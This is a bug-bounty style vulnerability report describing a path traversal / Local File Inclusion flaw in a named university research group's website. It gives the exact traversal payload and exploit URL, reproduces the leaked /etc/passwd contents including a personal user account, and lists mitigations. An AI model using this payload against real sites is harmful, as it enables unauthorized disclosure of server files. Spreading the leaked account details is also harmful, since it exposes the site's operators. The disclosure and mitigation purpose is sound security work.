

Bug Report: Local File Inclusion (LFI) Vulnerability

Vulnerability Name: Local File Inclusion (LFI) via Path Traversal

Target Application: Matelec Research Group Website

Vulnerable URL: <https://matelec.qfa.uam.es/?page=list.php>

Severity: High

Date of Discovery: June 2026

Vulnerability Description

Local File Inclusion (LFI) is a serious web application vulnerability that allows an attacker to include arbitrary files from the server's filesystem. This occurs when user-supplied input is not properly sanitized before being passed to file inclusion mechanisms.

In this case, the page parameter is vulnerable to directory traversal attacks (../), enabling unauthorized access to sensitive system files such as /etc/passwd.

Proof of Concept (POC)

Payload: ../../../../../../../../../../../../../../etc/passwd

Steps to Reproduce:

1. Visit the legitimate page: <https://matelec.qfa.uam.es/?page=list.php>
2. Inject the malicious payload into the page parameter:
<https://matelec.qfa.uam.es/?page=../../../../../../../../etc/passwd>
3. The server returns the content of the /etc/passwd file, confirming the vulnerability.

Screenshots

Figure 1: Main Application Homepage

<https://matelec.qfa.uam.es>




Figure 2: Vulnerable Staff Listing Page <https://matelec.qfa.uam.es/?page=list.php>



Figure 3: Successful Exploitation – /etc/passwd File Disclosure

<https://matelec.qfa.uam.es/?page=../../../../../../../../../../../../etc/passwd>



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time
Synchronization:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false messagebus:x:101:102:nonexistent:/usr/sbin/nologin systemd-resolve:x:992:992:systemd
Resolver:/usr/sbin/nologin pollinate:x:102:1:var/cache/pollinate/bin/false polkitd:x:991:991:User for polkitd:/usr/sbin/nologin syslog:x:103:104:nonexistent:/usr/sbin/nologin
uidd:x:104:105:run/uidd:/usr/sbin/nologin tcpdump:x:105:107:nonexistent:/usr/sbin/nologin tss:x:106:108:TPM software stack:/var/lib/tpm/bin/false
landscape:x:107:109:var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin usbmux:x:108:46:usbmux
daemon:/var/lib/usbmux:/usr/sbin/nologin sshd:x:109:65534:run/sshd:/usr/sbin/nologin jorge:x:1000:1000:jorge:/home/jorge:/bin/bash _galera:x:110:65534:nonexistent:/usr/sbin/nologin
mysql:x:111:111:MySQL Server:/nonexistent:/bin/false postgres:x:112:112:PostgreSQL administrator:/var/lib/postgresql/bin/bash
```

Impact

This vulnerability has significant security implications:

- **System Reconnaissance:** Disclosure of local user accounts, service accounts (e.g., root, www-data, mysql), UIDs, GIDs, and home directories.
- **Attack Surface Expansion:** Enables attackers to identify privileged accounts and plan further attacks such as privilege escalation or credential harvesting.
- **Chaining Potential:** Can be combined with other vulnerabilities (e.g., file upload, log poisoning) to achieve Remote Code Execution (RCE).
- **Compliance Risk:** Exposure of system information may lead to regulatory violations and reputational damage.

Overall Risk Level: High

Recommended Mitigation

- Implement strict server-side whitelisting of allowed pages/files.
- Sanitize and validate all user input (especially the page parameter) — reject any input containing ../, /, or \.
- Avoid using user-controlled input directly in include(), require(), or similar functions.
- Use modern frameworks with built-in secure routing.
- Apply the principle of least privilege on the web server.
- Consider disabling allow_url_include and allow_url_fopen in PHP configuration.

References

1. OWASP Path Traversal: https://owasp.org/www-community/attacks/Path_Traversal
2. OWASP Top 10 – Broken Access Control
3. Acunetix – Local File Inclusion: <https://www.acunetix.com/blog/articles/local-file-inclusion/>

Prepared by:

Shadoth Hossen Ador

Cyber Security Expert & Penetration

Tester Email: kingador456@gmail.com

Phone: +880 1799-297923